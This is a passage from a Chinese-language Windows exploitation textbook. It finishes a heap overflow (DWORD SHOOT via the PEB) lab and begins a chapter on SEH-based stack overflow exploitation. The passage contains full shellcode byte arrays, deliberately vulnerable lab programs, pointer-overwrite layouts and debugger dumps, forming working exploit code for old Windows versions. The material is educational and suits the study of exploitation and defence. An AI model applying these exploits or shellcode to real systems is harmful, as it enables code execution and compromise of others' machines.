- (3) 前向指针是 DWORD SHOOT 的“子弹”, 这里直接使用 shellcode 的起始地址 0x00520688。
- (4) 后向指针是 DWORD SHOOT 的“目标”, 这里填入 P.E.B 中的函数指针地址 0x7FFDF020。

注意: shellcode 的起始地址 0x00520688 需要在调试时确定。有时, HeapCreate() 函数创建的堆区起始位置会发生变化。

这时, 整个缓冲区的内容如下。

```
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x16\x01\x1A\x00\x00\x10\x00\x00"// head of the adjacent free block
"\x88\x06\x52\x00\x20\xF0\xFD\x7F";
```


运行一下, 发现那个可爱的显示 failwest 的消息框没有蹦出来。原来, 这里有一个问题: 被我们修改的 P.E.B 里的函数指针不光会被 ExitProcess()调用, shellcode 中的函数也会使用。当 shellcode 的函数使用临界区时, 会像 ExitProcess()一样被骗。

为了解决这个问题, 我们对 shellcode 稍加修改, 在一开始就把我们 DWORD SHOOT 的指针修复回去, 以防出错。重新调试一遍, 记下 0x7FFDF020 处的函数指针为 0x77F8AA4C。

提示: P.E.B 中存放 RtlEnterCriticalSection()函数指针的位置 0x7FFDF020 是固定的, 但是, RtlEnterCriticalSection()的地址也就是这个指针的值 0x77F8AA4C 有可能会因为补丁和操作系统而不一样, 请在动态调试时确定。

这可以通过下面 3 条指令实现, 如表 6-4-2 所示。

表 6-4-2 指令与对应机器码

指 令	机 器 码
MOV EAX,7FFDF020	"\xB8\x20\xF0\xFD\x7F"
MOV EBX,77F8AA4C (可能需要调试确定这个地址)	"\xBB\x4C\xAA\xF8\x77"
MOV [EAX],EBX	"\x89\x18"

将这 3 条指令的机器码放在 shellcode 之前, 重新调整 shellcode 的长度为 200 字节, 然后是 8 字节块首, 8 字节伪造的指针。

```
#include <windows.h>
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
//repaire the pointer which shooted by heap over run
"\xB8\x20\xF0\xFD\x7F" //MOV EAX,7FFDF020
"\xBB\x4C\xAA\xF8\x77" //MOV EBX,77F8AA4C the address may related to
//your OS
"\x89\x18"//MOV DWORD PTR DS:[EAX],EBX
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
```




```
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x16\x01\x1A\x00\x00\x10\x00\x00"// head of the adjacent free block
"\x88\x06\x52\x00\x20\xF0\xFD\x7F";

//0x00520688 is the address of shellcode in first heap block, you have to
//make sure this address via debug
//0x7ffdf020 is the position in PEB which hold a pointer to
//RtlEnterCriticalSection() and will be called by ExitProcess() at last
main()
{
    HLOCAL h1 = 0, h2 = 0;
    HANDLE hp;
    hp = HeapCreate(0, 0x1000, 0x10000);
    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 200);
    memcpy(h1, shellcode, 0x200); //overflow, 0x200=512
    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8);
    return 0;
}
```

好了, 现在把断点去掉, build 后直接运行。先是提示有异常产生 (堆都溢出了, 产生异常也很正常), 如图 6.4.2 所示。




图 6.4.2 堆溢出导致程序出错

随便单击“确定”按钮或“取消”按钮之后，显示“failwest”的消息框就会跳出来，如图 6.4.3 所示。



图 6.4.3 在程序临退出前 shellcode 得到执行

6.4.3 堆溢出利用的注意事项

比起栈溢出来说，堆溢出相对复杂，在调试时遇到的限制也比较多。结合我个人的调试经验，下面列出一些可能出现的问题。

1. 调试堆与常态堆的区别

如我们在 6.2 节中介绍的那样，堆管理系统会检测进程是否正在被调试。调试态的堆和常态堆是有很区别的，没有经验的初学者在做堆溢出实验时往往会被误导去研究调试态的堆。如果您发现自己的 shellcode 能在调试器中得到正常的执行，而单独运行程序却失败，不妨考虑一下这方面的问题。本章中使用了 int 3 中断指令在堆分配之后暂停程序，然后 attach 进程的方法。这是一种省事的做法，但大多数时候我们是无法修改源码的。另一种办法是直接修改用于检测调试器的函数的返回值，这种方法在调试异常处理机制时会经常用到，我们将在第 7 章中举例介绍。

2. 在 shellcode 中修复环境

本节实验中就遇到了这样的问题，在劫持进程后需要立刻修复 P.E.B 中的函数指针，否则会引起很多其他异常。一般说来，在大多数堆溢出中都需要做一些修复环境的工作。

我们 shellcode 中的第一条指令 CDF 也是用来修复环境的。如果您把这条指令去掉，会发现 shellcode 自身发生内存读写异常。这是因为在 ExitProcess()调用时，这种特殊的上下文会把通常状态为 0 的 DF 标志位修改为 1。这会导致 shellcode 中 LODS DWORD PTR DS:[ESI]指令在向 EAX 装入第一个 hash 后将 ESI 减 4，而不是通常的加 4，从而在下一个函数名 hash 读取时发生错误。

在堆溢出中，有时还需要修复被我们折腾得乱七八糟的堆区。通常，比较简单修复堆区的做法包括如下步骤。

- (1) 在堆区偏移 0x28 的地方存放着堆区所有空闲块的总和 TotalFreeSize。
- (2) 把一个较大块（或干脆直接找个暂时不用的区域伪造一个块首）块首中标识自身大小的两个字节（self size）修改成堆区空闲块总容量的大小（TotalFreeSize）。
- (3) 把该块的 flag 位设置为 0x10（last entry 尾块）。
- (4) 把 freelist[0]的前向指针和后向指针都指向这个堆块。

这样可以使整个堆区“看起来好像是”刚初始化完只有一个大块的样子，不但可以继续完成分配工作，还保护了堆中已有的数据。

3. 定位 shellcode 的跳板

有时, 堆的地址不固定, 因此我们不能像本节实验中这样在 DWORD SHOOT 时直接使用 shellcode 的起始地址。在 5.3 节里我们介绍了很多种定位栈中 shellcode 的思路。和栈溢出中的 jmp esp 一样, 经常也会有寄存器指向堆区离 shellcode 不远的地方。比如 David Litchfield 在 black hat 上的演讲中指出的在利用 U.E.F 时可以使用

```
CALL DWORD PTR [EDI + 0x78]
CALL DWORD PTR [ESI+0x4C]
CALL DWORD PTR [EBP+0x74]
```

等指令作为跳板定位 shellcode, 这些指令一般可以在 netapi32.dll、user32.dll、rpcrt4.dll 中搜到不少。

4. DWORD SHOOT 后的“指针反射”现象

回顾前面介绍 DWORD SHOOT 时所举的例子:

```
int remove (ListNode * node)
{
    node -> blink -> flink = node -> flink;
    node -> flink -> blink = node -> blink;
    return 0;
}
```

其中, node -> blink -> flink = node -> flink 将会导致 DWORD SHOOT。细心的读者可能会发现双向链表拆除时的第二次链表操作 node -> flink -> blink = node -> blink 也能导致 DWORD SHOOT。这次, DWORD SHOOT 将把目标地址写回 shellcode 起始位置偏移 4 个字节的地方。我把类似这样的第二次 DWORD SHOOT 称为“指针反射”。

有时在指针反射发生前就会产生异常。然而, 大多数情况下, 指针反射是会发生的, 糟糕的是, 它会把目标地址刚好写进 shellcode 中。这对于没有跳板直接利用 DWORD SHOOT 劫持进程的 exploit 来说是一个很大的限制, 因为它将破坏 4 个字节的 shellcode。

幸运的是, 很多情况下 4 个字节的目標地址都会被处理器当作“无关痛痒”的指令安全地执行过去。例如, 我们本节实验中就会把 0x7FFDF020 反射回 shellcode 中偏移 4 字节的位置 0x0052068C, 如图 6.4.4 所示。



Address	Hex dump	Disassembly	Comm
00520688	90	NOP	
00520689	90	NOP	
0052068A	90	NOP	
0052068B	90	NOP	
0052068C	20F0	AND AL,DH	
0052068E	FD	STD	
0052068F	7F 90	JG SHORT 00520691	
00520691	90	NOP	
00520692	90	NOP	
00520693	90	NOP	
00520694	B8 20F0FD7F	MOV EAX,7FFDF020	
00520699	BB 4CAAF877	MOV EBX,ntdll.RtlEnterCriticalSection	
0052069E	8918	MOV DWORD PTR DS:[EAX],EBX	
005206A0	FC	CLD	
005206A1	68 6A0A381E	PUSH EBX	
005206A6	68 6389D14F	PUSH EDI	
005206AB	68 3274910C	PUSH ECX	
005206B0	8BF4	MOV ESI,ESP	
005206B2	8D7E F4	LEA EDI,DWORD PTR DS:[ESI-C]	
005206B5	33DB	XOR EBX,EBX	
005206B7	87 04	MOV BH,4	
005206B9	2BE3	SUB ESP,EBX	
005206BB	66:BB 3332	MOV BX,3233	
005206BF	53	POP EBX	
005206C0	68 75736572	PUSH EAX	
005206C5	54	POP EAX	
005206C6	33D2	XOR EDX,EDX	
005206C8	64:8B58 30	MOV EBX,DWORD PTR FS:[EDX+30]	
005206CC	0040 00	MOV ECX,DWORD PTR DS:[EBX+0]	

0x7FFD20F被回射到shellcode
偏移4字节的地方,但是指针值
可以被解码为有效的机器指令,
不影响shellcode的整体执行

Shellcode

图 6.4.4 指针反射现象

但如果在为某个特定漏洞开发 exploit 时,指针反射发生且目标指针不能当作“无关痛痒”的指令安全地执行过去,那就得开动脑筋使用别的目标,或者使用跳板技术。这也是我介绍了很多种利用思路给大家的原因——要不然就只有自认倒霉了。

堆溢出博大精深,需要在调试中不断积累经验。如果您苦思冥想仍然不能按照预期运行 shellcode,不妨想想上面这几方面的问题,很可能会给您一点启发。

第 7 章 Windows 异常处理

机制深入浅出

或求名而不得，或欲盖而弥彰，慙不义也。

——先秦·左丘明《左传·昭公七年》

异常处理机制在保证操作系统稳定、健壮地运行方面功不可没。然而，在攻击者手中，用于处理错误的 S.E.H 却往往显得欲盖弥彰。

7.1 S.E.H 概述

操作系统或程序在运行时，难免会遇到各种各样的错误，如除零、非法内存访问、文件打开错误、内存不足、磁盘读写错误、外设操作失败等。为了保证系统在遇到错误时不至于崩溃，仍能够健壮稳定地继续运行下去，Windows 会对运行在其中的程序提供一次补救的机会来处理错误，这种机制就是异常处理机制。

S.E.H 即异常处理结构体 (Structure Exception Handler)，它是 Windows 异常处理机制所采用的重要数据结构。每个 S.E.H 包含两个 DWORD 指针：S.E.H 链表指针和异常处理函数句柄，共 8 个字节，如图 7.1.1 所示。




图 7.1.1 S.E.H 结构体

作为对 S.E.H 的初步了解，我们现在只需要知道以下几个要点，S.E.H 链表如图 7.1.2 所示。

- (1) S.E.H 结构体存放在系统栈中。
- (2) 当线程初始化时，会自动向栈中安装一个 S.E.H，作为线程默认的异常处理。

(3) 如果程序源代码中使用了 `__try{} __except{}` 或者 `Assert` 宏等异常处理机制，编译器将最终通过向当前函数栈帧中安装一个 S.E.H 来实现异常处理。

(4) 栈中一般会同时存在多个 S.E.H。

(5) 栈中的多个 S.E.H 通过链表指针在栈内由栈顶向栈底串成单向链表，位于链表最顶端的 S.E.H 通过 T.E.B（线程控制块）0 字节偏移处的指针标识。

(6) 当异常发生时，操作系统会中断程序，并首先从 T.E.B 的 0 字节偏移处取出距离栈顶最近的 S.E.H，使用异常处理函数句柄所指向的代码来处理异常。

(7) 当离“事故现场”最近的异常处理函数运行失败时，将顺着 S.E.H 链表依次尝试其他的异常处理函数。

(8) 如果程序安装的所有异常处理函数都不能处理，系统将采用默认的异常处理函数。通常，这个函数会弹出一个错误对话框，然后强制关闭程序。




图 7.1.2 S.E.H 链表

提示：为了让您迅速理解基于 S.E.H 的异常处理机制，这里的表述做了一定的简化，省略了很多细节。例如，系统对异常处理函数的调用可能不止一次；对于同一个函数内的多个 `__try` 或嵌套的 `__try` 需要进行 S.E.H 展开操作（`unwind`）；执行异常处理函数前会进行若干判定操作；线程异常处理、进程异常处理和操作系统异常处理之间的调用顺序和优先级关系等都未提及。我们将会在本章的后续小节中对异常处理进行逐步深入的讨论。

从程序设计的角度来讲, S.E.H 就是在系统关闭程序之前, 给程序一个执行预先设定的回调函数 (call back) 的机会。大概明白了 S.E.H 的工作原理之后, 聪明的读者朋友们可能已经发现了问题所在:

- (1) S.E.H 存放在栈内, 故溢出缓冲区的数据有可能淹没 S.E.H。
- (2) 精心制造的溢出数据可以把 S.E.H 中异常处理函数的入口地址更改为 shellcode 的起始地址。
- (3) 溢出后错误的栈帧或堆块数据往往会触发异常。
- (4) 当 Windows 开始处理溢出后的异常时, 会错误地把 shellcode 当作异常处理函数而执行。

以上就是利用 Windows 异常处理机制的基本思路。对异常处理机制的利用是 Windows 平台下漏洞利用的一大特色, 方法也多种多样。利用异常处理机制往往也是一些高级漏洞利用技术的关键所在。

本节将通过两个小实验来分别练习在栈溢出场景中和堆溢出场景中利用 S.E.H 的基本技术。

7.2 在栈溢出中利用 S.E.H

我们通过对以下代码的调试来进一步体会在栈溢出中利用 S.E.H 的方法。

```
#include <windows.h>

char shellcode[] = "\x90\x90\x90\x90.....";

DWORD MyExceptionHandler(void)
{
    printf("got an exception, press Enter to kill process!\n");
    getchar();
    ExitProcess(1);
}

void test(char * input)
{
    char buf[200];
    int zero=0;
```



```
__asm int 3 //used to break process for debug
__try
{
    strcpy(buf,input); //overrun the stack
    zero=4/zero; //generate an exception
}
__except(MyExceptionHandler()){}
}
main()
{
    test(shellcode);
}
```

对代码简要解释如下。

- (1) 函数 test 中存在典型的栈溢出漏洞。
- (2) __try{} 会在 test 的函数栈帧中安装一个 S.E.H 结构。
- (3) __try 中的除零操作会产生一个异常。
- (4) 当 strcpy 操作没有产生溢出时, 除零操作的异常将最终被 MyExceptionHandler 函数处理。
- (5) 当 strcpy 操作产生溢出, 并精确地将栈帧中的 S.E.H 异常处理句柄修改为 shellcode 的入口地址时, 操作系统将会错误地使用 shellcode 去处理除零异常, 也就是说, 代码植入成功。
- (6) 此外, 异常处理机制与堆分配机制类似, 会检测进程是否处于调试状态。如果直接使用调试器加载程序, 异常处理会进入调试状态下的处理流程。因此, 我们这里同样采用直接在代码中加入断点 __asm int 3, 让进程自动中断后再用调试器 attach 的方法进行调试。请您参考 6.2.2 节中对这种调试方法的相关描述。

这个实验的关键在于确定栈帧中 S.E.H 回调句柄的偏移, 然后布置缓冲区, 精确地淹没这个位置, 将该句柄修改为 shellcode 的起始位置。

实验环境如表 7-2-1 所示。

表 7-2-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows 2000	虚拟机和实体机均可。本指导测试于虚拟机中
编译器	Visual C++ 6.0	
编译选项	默认编译选项	
build 版本	release 版本	必须使用 release 版本进行调试

说明: Windows XP sp2 和 Windows 2003 中加入了 S.E.H 的安全校验, 因此会导致实验失败。此外, 即使完全按照推荐的实验环境进行练习, S.E.H 中异常回调函数句柄的偏移及 shellcode 的起始地址可能仍然需要在调试中重新确定。

暂时将 shellcode 赋值为一段不至于产生溢出的 0x90, 按照实验环境编译运行代码, 程序会自动中断, 并提示选择终止运行或者进行调试。如果 OllyDbg 是默认调试器, 直接选择“调试”, OllyDbg 会自动 Attach 到进程上并停在断点_asm int 3 处。





图 7.2.1 定位 shellcode 入口地址

如图 7.2.1 所示, 在字符串拷贝操作完毕后, 数组中的 0x90 能够帮我们在调试器中轻易地确定 shellcode 的起始位置 0x0012FE98。

单击 OllyDbg 菜单“View”中的“SEH chain”，Ollydbg 会显示出目前栈中所有的 S.E.H 结构的位置和其注册的异常回调函数句柄，如图 7.2.2 所示。



Address	SE handler
0012FF68	SEH_stac.00401214
0012FFB0	SEH_stac.00401214
0012FFE0	KERNEL32.77E813FD

图 7.2.2 S.E.H 链表

OllyDbg 当前线程一共安装了 3 个 S.E.H，离栈顶最近的位于 0x0012FF68，如果在当前函数内发生异常，首先使用的将是这个 S.E.H。我们回到栈中看看这个 S.E.H 的状况，OllyDbg 已经自动为它加上了注释，如图 7.2.3 所示。



0012FF4B	FFFFFFFF
0012FF4C	0012FFC0
0012FF50	00402030
0012FF54	00340000
0012FF58	00000009
0012FF5C	00000000
0012FF60	0012FE98
0012FF64	0012FA00
0012FF68	0012FFB0
0012FF6C	00401214
0012FF70	00405008
0012FF74	00000000
0012FF78	0012FFC0
0012FF7C	00401000
0012FF80	00401000
0012FF84	00401000
0012FF88	00000000
0012FF8C	00401000
0012FF90	00401000

图 7.2.3 栈中的 S.E.H 结构体

这个 S.E.H 就在离 EBP 与函数返回地址不远的地方，0x0012FF68 为指向下一个 S.E.H 的链表指针，0x0012FF6C 处的指针 0x00401214 则是我们需要修改的异常回调函数句柄。

剩下的工作就是组织缓冲区，把 0x0012FF6C 处的回调句柄修改成 shellcode 的起始地址 0x0012FE98。

缓冲区起始地址 0x0012FE98 与异常句柄 0x0012FF6C 之间共有 212 个字节的间隙，也就是说，超出缓冲区 12 个字节后的部分将覆盖 S.E.H。

仍然使用弹出“failwest”消息框的 shellcode 进行测试, 将不足 212 字节的部分用 0x90 字节补齐; 213~216 字节使用 0x0012FE98 填充, 用于更改异常回调函数的句柄; 最后删去代码中的中断指令 `_asm int 3`。

```
#include <windows.h>
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x98\xFE\x12\x00";
DWORD MyExceptionHandler(void)
{
    printf("got an exception, press Enter to kill process!\n");
    getchar();
    ExitProcess(1);
}
void test(char * input)
{
    char buf[200];
    int zero=0;
    _try
```




```
{  
    strcpy(buf,input); //overrun the stack  
    zero=4/zero; //generate an exception  
}  
_except(MyExceptionHandler()){}  
}  
main()  
{  
    test(shellcode);  
}
```

重新编译, build 成 release 之后运行, 如图 7.2.4 所示。

